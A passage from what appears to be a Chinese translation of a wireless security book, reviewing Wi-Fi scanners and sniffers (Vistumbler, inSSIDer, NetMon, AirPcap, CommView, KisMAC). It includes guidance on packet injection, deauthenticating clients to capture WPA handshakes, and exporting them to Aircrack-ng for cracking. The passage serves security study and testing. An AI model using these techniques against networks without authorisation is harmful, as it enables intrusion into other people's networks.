
因为 Vistumbler 是一个主动扫描器程序，所以它在运行的时候不能创建数据包捕获。它还在发现隐藏的无线网络的 SSID 上有困难。在另一方面，Vistumbler 与谷歌地图集成，以获得任何免费产品的支持。因为 Vistumbler 只是调用了 netsh 命令（Windows 自带的命令行网络工具），所以它也可以从驱动程序接口的细节中解脱出来。所以，如果你的无线网卡工作在 Windows 下，那么它将很好地运行 Vistumbler。

**提示** 运行 Vistumbler 之前，禁用任何第三方无线配置的客户端，并从任何网络连接中断开，以确保最佳结果。

### Vistumbler (主动扫描器)

流行性	3
难易度	6
影响力	3
危险级	4

Vistumbler 的主界面窗口如下图所示。在图中，你可以看到 Vistumbler 已经发现了三个网络。



Vistumbler 显示每个网络的以下信息：

- **Active (激活状态)**：表示网络目前是否在信号范围。
- **Mac Address (MAC 地址)**：显示网络的 BSSID 值。
- **SSID**：显示网络的服务集标识符（网络名称）。如果网络是隐藏的，则显示为空格。
- **Signal (信号)**：以报告的方式列出从驱动程序中获得的信号。驱动程序的供应商不同，则单位也不同。
- **Channel (信道)**：不言而喻。
- **Authentication (认证)**：所使用认证的列表类型。
- **Encryption (加密)**：所使用加密的列表类型。

- **Manufacturer (制造商)**: 显示 AP 的制造商。这种信息可能是来自 BSSID 的 OUI 选项<sup>①</sup>。

## 配置 Vistumbler 的 GPS


假设你的 GPS (全球卫星定位系统) 硬件已安装好, 并且工作在操作系统内核级别 (如果不是, 参见第 1 章), 那么就很容易获得 Vistumbler 支持。单击 Click Settings (设置) | GPS Settings (GPS 设置)。

如果你有一个 NMEA 串口设备连接, 那么你应该能够选择 Windows 分配给它的 COM 串口值。对于简单的 NMEA 设备, 选择使用 Kernel32。对于大多数 GPS 设备, 默认串口参数值选择 (4800 bps 的波特率、8 个数据位、无校验位、1 个停止位、无流量控制)<sup>②</sup>是可以用的。

**提示** 如果你的 Vistumbler 系统识别 GPS 设置有麻烦, 可以尝试用程序调用 GPSGate 代理程序。GPSGate 代理程序可以与任意虚拟的 GPS 产品建立会话, 并且以代理服务器的方式将数据送往多种标准接口, 例如一个虚拟串口。

## Vistumbler 的可视化配置

如前所述, Vistumbler 集成了谷歌地图 (Google Earth) 中的实时映射关系。这意味着, 在你扫描的同时, 你可以看谷歌地图更新你的结果。作为一次保存后的扫描, KML<sup>③</sup> 文件也会自动生成。




- ① 组织唯一标识符 (Organizationally Unique Identifier, OUI)。——译者注
- ② 波特率、数据位、校验位、停止位、流量控制这五个参数是串口操作中首先要设置的五个选项, 并且控制端和硬件的设置必须一致。——译者注
- ③ Google Earth 支持 kml 和 kmz 格式的文件, 用于保存用户在 Google Earth 中所做的配置。——译者注

一次典型的扫描效果如下图所示。没有加密的网络用绿色<sup>①</sup>显示，WEP 网络用橙色显示，网络工具 WPA 或更好的用红色显示，单击网络将显示对该网络的描述。

因为你拥有谷歌地图的所有强大支持，所以可以很容易地标注你的扫描结果用于随后的分析使用。例如，你可以通过谷歌地图的多边形工具（照片上方工具栏中左起第三个图标）创建一个多边形，然后用所设的多边形范围加亮某一你感兴趣的特定区域，然后加一个注释。因为谷歌地图可运行于所有的操作系统上，所以可以保存 KML 文件，然后再移植到任何你喜欢的操作系统上使用。这种在谷歌地图软件上的互动性，使它成为可视化无线网络的最好地方。

## 集成到 Google Earth 中

一旦 GPS 设备可以与 Vistumbler 一起工作，就需要设置谷歌地图以便使之能集成进去，可以单击 Vistumbler 的 Settings（设置）|Auto KML（自动生成 KML）菜单。在这里需要定制安装谷歌地图的路径，默认的谷歌地图安装路径，如下图所示。



一旦正确地设置了谷歌地图的路径，就可以单击 Extra（额外）|Open KML NetworkLink（打开 KML 网络链接文件）选项，这时谷歌地图就会弹出扫描结果的实时可视化界面。

① 由于印刷采用黑白印刷，所以无法分辨颜色，图中的绿色以“√”号表示；橙色和红色以“×”号表示。——译者注

## 2.2.2 inSSIDer

与 Vistumbler 软件类似，inSSIDer 软件也是一个运行在 Windows 操作系统上的主动扫描器，inSSIDer 是由 MetaGeek 公司开发（WiSpy 频谱分析仪的传播者）。

### inSSIDer (主动扫描器)

流行性	3
难易度	6
影响力	3
危险级	4

Vistumbler 缺乏实时绘制信号强度的功能，而 inSSIDer 却很好地实现了该功能。此功能效果如图 2-1 所示，图中 inSSIDer 显示的是室内信号强度来源的轨迹。



图 2-1 inSSIDer 的主界面


### 配置 inSSIDer 的 GPS

假设你的操作系统能够识别 GPS 装置，那么所要做就是配置 inSSIDer，单击 File（文件）|Preferences（偏好）|GPS（GPS 定位），然后选择正确的串口。Preferences（GPS 偏好）配置对话框在下图中显示。如果你打算创建一个为以后可视化使用的 KML 文件，则一定要选择 Enable Logging（保存日志文件）复选框。



### inSSIDer 的可视化配置

inSSIDer 也支持生成谷歌地图的 KML 文件，虽然不像 Vistumbler 那样通过实时网络链接那么方便，但该文件可以通过指定的间隔周期性地生成。KML 输出文件可以通过日志文件的方式创建产生。日志文件可以在系统 Preferences（偏好）对话框中设定。通过 inSSIDer 生成 KML 可视化文件的例子如图 2-2 所示，通过 File（文件）|Export（导出）中选择其中一种方式，可以生成这样的文件。



在 GPS Log Settings（GPS 日志设置）对话框中选择一个“.gpx”为扩展名的日志文件作为输入，一个目的地的 KML 文件，然后单击 Export（导出）按钮。




图 2-2 inSSIDer 的谷歌地图输出

## 2.3 Windows 嗅探工具 / 注入工具

尽管没有本土 Windows 基于“战争驾驶”的工具可用于支持被动模式（不包括带商业 AirPcap 适配器的 Kismet），但少量工具可以获得监控模式以支持（甚至是数据包注入功能）在 Windows 上工作。区分这些工具与服务发现工具的差异是，后者缺乏可视化“战争驾驶”的实实在在的支持。在相同的方式，Wireshark 不能取代 Kismet，NetMon 和以下的产品也不能取代它们作为“战争驾驶”的实用工具。

### 2.3.1 NDIS 6.0 监控模式的支持 (NetMon)


在 Windows Vista 的发行版本中，Microsoft 公司借机清理了 Windows 上的无线 API 接口。对 Windows Vista 及以后版本的无线驱动程序主要是用 NDIS 6.0 编译的。网络驱动程序接口规范 (Network Driver Interface Specification, NDIS) 是为 Microsoft 公司网络接口设备驱动程序的编写而设定的 API 调用接口。当 Microsoft 公司返工重新设计无线规范的时候，他们还增加了一个为驱动程序设置监控模式的标准方式。这样做最明显的后果是，新版本的 Microsoft 公司网络监视器 (NetMon) 可以用来把网卡设置成监控模式并捕获数据包。

#### NetMon (被动嗅探器)


流行性	3
难易度	6
影响力	6
危险级	5

为了能够支持监控模式，你需要安装最新版本的 NetMon，并利用 nmWiFi 实用工具（包

括 NetMon) 配置网卡适配器的信道和模式。nmWiFi 的截图如下图所示。



nmWiFi 工具用于配置监控模式接口。一旦配置成功,就可以用来捕获通信数据包(见图)。关于利用 NetMon 监控模式入侵网络的更多细节,请参见第 7 章。



**提示** 别忘记使用 nmWiFi 设置适当的信道。

令人惊讶的是，尽管事实上，提供监控模式支持的标准化 API 是存在的，有免费的工具可以使用，并且为第三方监控模式提供解决方案的市场也是相当大的。但事实证明，目前没有任何应用程序比 NetMon 更有效地使用本地监控模式。

### 2.3.2 AirPcap

AirPcap 是 CACE 技术公司（Wireshark 软件的母公司，2010 年 10 月 21 日被 Riverbed 公司收购。——译者注）提供的产品，这个工具对于基于 UNIX 操作系统的用户来说，是最熟悉的。其基本目标是对 USB 接口软件狗提供商业级质量的监控模式支持。这些软件狗可以很好地与 WinPcap 集成起来，这意味着 Wireshark 可以更容易地向它们提供支持。

#### AirPcap (被动嗅探器)

流行性	2
难易度	4
影响力	5
危险级	4


AirPcap 产品存在多种配置，其中大部分支持数据包注入。其产品价格从大约 200 美元（不支持数据包注入功能）到高达 700 美元（支持 802.11 协议中的 a/b/g/n 等子协议）。如果你有兴趣在一个简单的界面捕捉 802.11 n 的数据包，AirPcap NX 将可能是做这件事的最简单、最支持的方式。不幸的是，这种能力会将使你重新配备合理的笔记本电脑价格（约 700 美元）。详细的价格和功能介绍，请参阅网址：<http://www.cacetechnology.com/products/airpcap.html>。

AirPcap 的一大优势是，它是一个面对程序开发者十分友好的工具。考虑到第三方的支持，AirPcap 目前有张王牌，即 Cain、Abel 和 AirPcap-ng 都因 AirPcap 易于使用而将其作为编程接口。


#### 安装 AirPcap

安装 AirPcap 软件同任何应用程序一样简单。一旦安装了驱动程序，并且绑定了工具，就可以使用 AirPcap Control Panel (AirPcap 控制面板)（如下图所示）配置用户网卡的信道频率等信息。

在 AirPcap 接口配置完毕后，就可以运行各种程序，包括 Wireshark、Cain 和 Abel。捆绑在 AirPcap 之中的



一个有趣的应用程序就是 AirPcapReplay (AirPcap 操作重现) (见下图所示), 这个工具允许用户重放从 Windows 中捕获的数据包内容。




### 2.3.3 WiFi 版 CommView

WiFi 版 CommView 是一个由 Tamosoft (<http://www.tamos.com>) 开始的商业产品。该版本是一个非常功能化的试验版本可以免费下载, 这个版本支持所有与商业版本相同的功能, 但试用 30 天后即会过期。

WiFi 版 CommView 适用于各种芯片组和网卡适配器驱动程序。当前的名单中包括了许多 Atheros (美国硅谷一家从事无线芯片组生产的公司, 2011 年年初被 Qualcomm 收购。——译者注) 和最近 Intel 公司的芯片组, 可以通过 <http://www.tamos.com/products/commWiFi/adapterlist.php> 网址查看完整列表。

安装 CommView 与安装普通标准的 Windows 应用程序一样简单, 一旦应用程序安装成功, CommView 将寻找所有可以支持的网卡适配器, 并配置相应的驱



动程序。因此，当用户插入新的设备时，系统将自动运行安装程序。驱动程序的安装向导可以通过 Help（帮助）|Driver Installation Guide（驱动安装指南）的功能在任何时间重新运行。配置好的适配器如下图所示。

一旦启动 WiFi 版 CommView，将看到一个类似于图 2-3 的界面。





图 2-3 WiFi 版 CommView

首先你要做的就是单击界面上左边的 Start Capture（开始捕获）按钮（即工具栏左数第一个按钮），之后，WiFi 版 CommView 将开始在无线信道间跳频，并将 AP 的列表和功率覆盖范围内的客户终端列表展示出来，让你轻松选择一个想捕捉数据包的特定信道。这个过程如下图所示。



因为 WiFi 版 CommView 一次捕获一个信道，而跳频时捕获数据是比较困难的。单击 Options（选项）选项卡，并选中 Show Data In Main Window While Scanning（当扫描时在 Windows 主界面中显示数据）复选框，就可以在跳频时也勉强能捕获数据包。

一旦选定了信道，并告诉 WiFi 版 CommView 开始捕获数据包，则主界面的选项卡中将开始列出所捕获到的数据。其中最令人感兴趣的是 Nodes（节点）选项卡和 Packets（数据包）选项卡，Nodes（节点）选项卡显示的是所有 AP 和功率范围内的客户终端，而 Packets（数据包）选项卡则显示为个人的数据包，Packets（数据包）选项卡的内容显示如下。

The screenshot shows the CommView for WiFi interface. The main window displays a list of captured packets with columns for No., Protocol, Src MAC, Dest MAC, Src IP, Dest IP, Src Port, Dest Port, Time, Signal, Rate, and More details. Below the list, there is a section for 'Wireless Packet Info' showing details like Signal level, Noise level, Rate, and Band. At the bottom, there are status indicators for Capture, Packets, Auto-saving, Rules, Alarms, and CPU Usage.

No.	Protocol	Src MAC	Dest MAC	Src IP	Dest IP	Src Port	Dest Port	Time	Signal	Rate	More details
41704	IP UDP	Apple10:7	Broadcast	* 192.1	* 192.1	45159	netbios-ns	23.45	43	1	WEP/WPA Hand e...
40493	IP UDP	Utopqmfi	Broadcast	* 192.1	* 192.1	45159	netbios-ns	23.44	45	1	WEP/WPA Hand e...
40520	IP UDP	Utopqmfi	Broadcast	* 192.1	* 192.1	45159	netbios-ns	23.44	46	1	WEP/WPA Hand e...
41734	IP UDP	Apple10:7	Broadcast	* 192.1	* 192.1	45155	netbios-ns	23.45	43	1	WEP/WPA Hand e...
41737	IP UDP	Apple10:7	Broadcast	* 192.1	* 192.1	45157	netbios-ns	23.45	43	1	WEP/WPA Hand e...
41773	IP UDP	Apple10:7	Broadcast	* 192.1	* 192.1	45154	netbios-ns	23.42	43	1	WEP/WPA Hand e...

所有这些显示都十分浅显易懂，单击 Save Packets（保存数据包）按钮，将数据包的内容导入为 libpcap 格式。结合这一功能，可以很容易在其中注入数据包（详见后面内容），与此同时，有一个漂亮的 Windows 图形用户界面（Graphical User Interface, GUI）程序可以解除用户体验功能，捕获 WPA 握手，并将它导出到 Aircrack-ng 中进行破解。WiFi 版 CommView 的演示版本中的转换数据包功能就是它最有意义的特征，这一点在后面再解释。


## 在 WiFi 版 CommView 中发送数据包

流行性	4
难易度	4
影响力	4
危险级	3

WiFi 版 CommView 已很成熟，能够在 Windows 中支持数据包注入。它还支持各种类型的数据包注入（管理、数据和控制）。它甚至有一个非常直观的可视化数据包生成器。

你可以单击 Packet Generator (数据包发生器) 图标执行数据包注入功能。一旦进入数据包发生器接口, 如图 2-4 所示, 就可以控制想要注入的与数据包相关的参数, 如传输速率和每秒发送数据包的次数。

单击 Visual Packet Builder (可视化数据包生成器) 图标 (叉状物图标), 就可以生成自己的数据包进行传输。数据包生成器是非常直观的, 下面的插图显示了利用数据包生成器生成 CTS 数据包的制作流程。



通过单击在顶部的 Packet Type (数据包类型) 下拉菜单, 就可以轻易地制作更高层次的数据包, 如 ARP 协议和 TCP 协议等数据包。




图 2-4 CommView 发送数据包

**提示** WiFi 版 CommView 有一个方便的、用于注入解除认证数据包的图形用户界面，该功能是用来迫使用户重新组合和捕获四次 WPA 握手。此功能可从 Tools (工具)|Node Reassociation (节点重新关联) 菜单选项中运行。

## WiFi 版 CommView 总结

WiFi 版 CommView 是一个强大的无线工具，价格合理 (家用版 150 美元)。它对多种网卡适配器提供可靠的支持，在 Windows 7 上也能很好地运行，其中一个最酷的功能是直观的图形化数据包生成器。该特性使 802.11 临时性实验实现起来，比起其他平台要容易得多。

## 2.4 OS X 扫描工具

### 2.4.1 KisMAC

在 Macs 操作系统上的被动扫描器的名字叫做 KisMAC。Michael Rossberg (aka Mick) 开发 KisMAC 多年了。尽管名字相似，但 KisMAC 与 UNIX 操作系统上流行的扫描器 Kismet 完全不同。最近，KisMAC 的维护已转交给了 pr0gg3d。



#### KisMAC (被动扫描器)


流行性	6
难易度	6
影响力	5
危险级	6

KisMAC 首先是一种被动扫描器。当然，它包括支持 GPS 和把无线网卡设置为监控模式的功能。它也有能力以各种不同的格式保存数据。

作为一个扫描器，KisMAC 包括了一些与扫描器身份关联度不大的功能。特别是，它支持针对网络的各种攻击。虽然这些功能将在本节中简要地提及，第 4 章将详细说明它们。KisMAC 也有针对的机场卡和机场终端卡的主动驱动程序。虽然你可以在紧要关头使用这些设备，但你真的应该尝试使用 KisMAC 被动驱动程序得到最全的功能。

#### KisMAC 的主窗口

下图显示的是 KisMAC 的主窗口，大部分列的意义是不言自明的。注意窗口底部的 4 个按钮，这些按钮提供便捷的方式来访问 KisMAC 的 4 个重点窗口：网络 (Networks)、数据通信 (Traffic)、地图 (Maps) 和细节 (Details)。




在你扫描网络之前，将不得不先告诉 KisMAC 使用哪一个驱动程序。当然，这种选择取决于用户使用什么样的网卡。可以将这些驱动程序设置到 KisMAC Preferences (KisMAC 偏好窗口) 中的 Driver (驱动程序) 选项下面。你也可以设置其他参数，如要扫描的信道、跳频，以及是否将数据包保存到文件中。如下图所示，将 KisMAC 配置为使用 rt2570 驱动程序扫描所有美国合法信道 (信道 1 ~ 信道 12)。因为选中 No dumping (不保存) 单选项，所以 KisMAC 将不保存任何数据包。




## 数据通信窗口

KisMAC 数据通信窗口如下图所示。它显示大量的数据当前正在通过网络传输。可以通过配置这个窗口来显示数据包个数、字节数，或附近网络的信号强度。下图显示 KisMAC 在覆盖范围内只有两个网络。



## 细节窗口

KisMAC“Detail (细节)”窗口如下图所示，这个窗口包含了与 AP 相关联的所有客户信息，同时也显示了网络对应信道、数据包个数等详细信息。



## KisMAC 可视化


KisMAC 支持 GPS。正如第 1 章所述，你将需要一个 GPS 装置，该装置具有一个可识别的串行端口，并有支持的驱动程序，如 BU-353。关于装置识别的细节参见前面章节的内容。

KisMAC 生成 Mac 计算机上所有可用的串行端口的一个列表。假设你有一个可被操作系统

识别为串行端口的设备，当用户进入“GPS Configuration (GPS 配置)”对话框时，应该能看到窗口被列在一个下拉菜单中。如果你选择了正确的设备，那么当你单击“Maps (地图)”窗口时，可能会看到一条消息告诉你你的位置在哪里。

KisMAC 有内置支持的地图。为了避免安装昂贵的地图软件，你可以从服务器上或文件中导入地图数据。通过从文件中导入地图，可以得到任何你想要的定制地图。从文件导入地图需要你帮助 KisMAC 来判断大小。获得 KisMAC 地图最简单的方式是从服务器下载。

